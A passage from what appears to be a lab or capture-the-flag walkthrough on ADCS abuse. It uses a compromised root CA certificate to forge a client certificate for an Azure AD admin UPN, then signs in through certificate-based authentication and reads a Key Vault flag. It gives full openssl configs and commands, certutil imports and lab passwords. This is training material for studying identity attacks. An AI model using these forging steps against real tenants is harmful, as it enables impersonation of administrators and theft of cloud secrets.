mgmtadmin
cloudadmin
INTERNALCB$
```

Further enumerating the **cb\clouadmin** user we find that the "Description" attribute states that this user is a Cloud admin to the Azure AD tenant: **certbulk.onmicrosoft.com** and the Azure AD User UPN seems to be **cloudadmin@certbulk.onmicrosoft.com.**

```
PS C:\ADCS\Tools> Get-ADUser -Identity cloudadmin -Properties * -Server
cb.corp

[.....snip.....]

CN                                  : cloudadmin
codePage                            : 0
Company                             :
CompoundIdentitySupported           : {}
```

```
Country                                 :
countryCode                             : 0
Created                                 : 5/1/2023 2:16:07 AM
createTimeStamp                         : 5/1/2023 2:16:07 AM
Deleted                                 :
Department                              :
Description                             : Azure AD admin -
cloudadmin@certbulk.onmicrosoft.com
DisplayName                             : cloudadmin
DistinguishedName                       : CN=cloudadmin,CN=Users,DC=cb,DC=corp

[.....snip.....]


PS C:\ADCS\Tools> exit
```

Abuse using Windows

Privilege Escalation to Azure AD using Compromised RootCA with CBA

From the previous objective we have access to the compromised Root CA certificate - **C:\ADCS\Certs\CB-CA.p12** (Objective-19) for **cb-ca.cb.corp\CB-CA**.

Now that we know that an Azure tenant exists: **certbulk.onmicrosoft.com** with **cloudadmin@certbulk.onmicrosoft.com** as an Azure AD user, we can attempt to forge a certificate using the compromised **CB-CA.p12** Root CA Certificate (assuming that this Root CA is trusted for CBA in the target Azure Environment).

*NOTE: We are only making an assumption that a user **cloudadmin@certbulk.onmicrosoft.com** exists in the target tenant. There is no Hybrid Identity in use here and we are merely trying.*

Begin by extracting the private key from the .p12 format to a .key format using Openssl. Use the same import password – **Passw0rd!** as the export password for the .pem private key pass phrase.

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in C:\ADCS\Certs\CB-
CA.p12 -nocerts -out C:\ADCS\Certs\CB-CA.key
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Import Password: Passw0rd!
MAC verified OK
Enter PEM pass phrase: Passw0rd!
Verifying - Enter PEM pass phrase: Passw0rd!
```

Next perform the same to extract the certificate into a .crt format using openssl (Only Import Password required - **Passw0rd!**).

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in C:\ADCS\Certs\CB-
CA.p12 -clcerts -nokeys -out C:\ADCS\Certs\CB-CA.crt
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Import Password: Passw0rd!
MAC verified OK
```

Now create a new folder along with the necessary files to store all CA related configuration files / certificates needed for this objective: **C:\ADCS\Certs\CA**.

```
C:\ADCS\Tools> mkdir C:\ADCS\Certs\CA

C:\ADCS\Tools> cd C:\ADCS\Certs\CA

C:\ADCS\Certs\CA> mkdir C:\ADCS\Certs\CA\ca

C:\ADCS\Certs\CA> cd C:\ADCS\Certs\CA\ca

C:\ADCS\Certs\CA\ca> mkdir ca.db.certs

C:\ADCS\Certs\CA\ca> copy NUL ca.db.index
        1 file(s) copied.

C:\ADCS\Certs\CA\ca> echo 1336>C:\ADCS\Certs\CA\ca\ca.db.serial

C:\ADCS\Certs\CA\ca> cd ..
```

Now copy the **C:\ADCS\Certs\CB-CA.key** and **C:\ADCS\Certs\CB-CA.crt** file to **C:\ADCS\Certs\CA\ca** as follows:

```
C:\ADCS\Certs\CA> copy C:\ADCS\Certs\CB-CA.key C:\ADCS\Certs\CA\ca\ca.key
        1 file(s) copied.

C:\ADCS\Certs\CA> copy C:\ADCS\Certs\CB-CA.crt C:\ADCS\Certs\CA\ca\ca.crt
        1 file(s) copied.
```

We now create two configurations' files called **ca.conf** and **san.conf** targetting the **cloudadmin@certbulk.onmicrosoft.com** UPN with the following contents.

The **san.conf** file can be used to create a Certificate Signing Request (CSR) on behalf of the user – **cloudadmin@certbulk.onmicrosoft.com.** Similarly, the **ca.conf** file can be used to sign the requested CSR from our trusted CA (**CB-CA**) certificate for CBA authentication.

```
C:\ADCS\Certs\CA> notepad C:\ADCS\Certs\CA\ca.conf

# Add the following contents
[ ca ]
default_ca = ca_default
[ ca_default ]
dir = C:/ADCS/Certs/CA/ca
certs = $dir
new_certs_dir = $dir/ca.db.certs
database = $dir/ca.db.index
serial = $dir/ca.db.serial
RANDFILE = $dir/ca.db.rand
certificate = $dir/ca.crt
private_key = $dir/ca.key
default_days = 365
default_crl_days = 30
default_md = md5
preserve = no
policy = generic_policy
[ generic_policy ]
countryName = optional
stateOrProvinceName = optional
localityName = optional
organizationName = optional
organizationalUnitName = optional
commonName = optional
emailAddress = optional
[req]
x509_extensions = usr_cert
req_extensions = v3_req
[ usr_cert ]
subjectAltName = @alt_names
[ v3_req ]
subjectAltName = @alt_names
[alt_names]
otherName=1.3.6.1.4.1.311.20.2.3;UTF8:cloudadmin@certbulk.onmicrosoft.com

C:\ADCS\Certs\CA> notepad C:\ADCS\Certs\CA\san.conf

# Add the following contents
[req]
x509_extensions = usr_cert
req_extensions = v3_req
distinguished_name = req_distinguished_name
[req_distinguished_name]
[ usr_cert ]
subjectAltName = @alt_names
[ v3_req ]
subjectAltName = @alt_names
[alt_names]
otherName=1.3.6.1.4.1.311.20.2.3;UTF8:cloudadmin@certbulk.onmicrosoft.com
```

Now, create a Certificate Signing Request (CSR) by leveraging our generated **san.conf**, which will use SubjectAltName extension (SAN) to include **cloudadmin@certbulk.onmicrosoft.com** as an alternative name in the request.

NOTE: We can impersonate and gain access as any other Azure AD User (similar to ESC1) by altering the UPN in the CSR abusing SAN in the Azure AD Domain.

```
C:\ADCS\Certs\CA> C:\ADCS\Tools\openssl\openssl.exe req -new -sha256 -config
C:\ADCS\Certs\CA\san.conf -newkey rsa:4096 -nodes -keyout
"C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-key.pem" -out
"C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-req.pem" -subj
"/C=IN/ST=MH/L=MU/O=AS/OU=AZ/CN=cloudadmin@certbulk.onmicrosoft.com"

WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Generating a RSA private key
..++++
.....................................................++++
unable to write 'random state'
writing new private key to 'cloudadmin@certbulk.onmicrosoft.com-key.pem'
-----
```

Next, we will sign the CSR using our compromised ADCS Root CA (**CB-CA**) certificate. Enter the passphrase for the imported private key file (**ca.key**) – **Passw0rd!** and when prompted to Sign the Certificate enter **y** and do the same for ....commit?.

```
C:\ADCS\Certs\CA> C:\ADCS\Tools\openssl\openssl.exe ca -md sha256 -config
C:\ADCS\Certs\CA\ca.conf -extensions v3_req -out
"C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-certificate.pem.crt" -
infiles "C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-req.pem"

WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Using configuration from ca.conf
Enter pass phrase for C:/ADCS/Certs/CA/ca/ca.key: Passw0rd!
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IN'
stateOrProvinceName   :ASN.1 12:'MH'
localityName          :ASN.1 12:'MU'
organizationName      :ASN.1 12:'AS'
organizationalUnitName:ASN.1 12:'AZ'
commonName            :ASN.1 12:'cloudadmin@certbulk.onmicrosoft.com'
Certificate is to be certified until Jun  4 20:50:22 2024 GMT (365 days)
Sign the certificate? [y/n]: y

1 out of 1 certificate requests certified, commit? [y/n] y
Write out database with 1 new entries
Data Base Updated
unable to write 'random state'
```


Finally convert the .pem certificate and private key to a .pfx format using openssl with a password of choice – **Passw0rd!.**

```
C:\ADCS\Certs\CA> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -inkey
"C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-key.pem" -in
"C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com-certificate.pem.crt" -
export -out "C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
```


```
Verifying - Enter Export Password: Passw0rd!
unable to write 'random state'
```

We can now import this Certificate using the CLI (CertUtil) or from the GUI (Install Certificate) to later use this certificate for Certificate-Based Authentication (CBA).


```
C:\ADCS\Certs\CA> certutil -user -p "Passw0rd!" -importpfx
C:\ADCS\Certs\cloudadmin@certbulk.onmicrosoft.com.pfx
Certificate "cloudadmin@certbulk.onmicrosoft.com" added to store.

CertUtil: -importPFX command completed successfully.
```




Now on a browser such as Edge navigate to **https://portal.azure.com/** and enter our Azure AD login: **cloudadmin@certbulk.onmicrosoft.com.**




When prompted for Certificate-Based Authentication (CBA) select the imported **cloudadmin@certbulk.onmicrosoft.com** .pfx certificate and click “OK” to successfully login as **cloudadmin** onto the Azure Portal.




We now have access to the **certbulk.onmicrosoft.com** Azure AD tenant.



Click on “All Resources”. We could see a KeyVault called **certbulksecrets.**



Go to **certbulksecrets -> Secrets -> FinalFlag**



Click on **CurrentVersion** and then Click on **Show Secret Value.**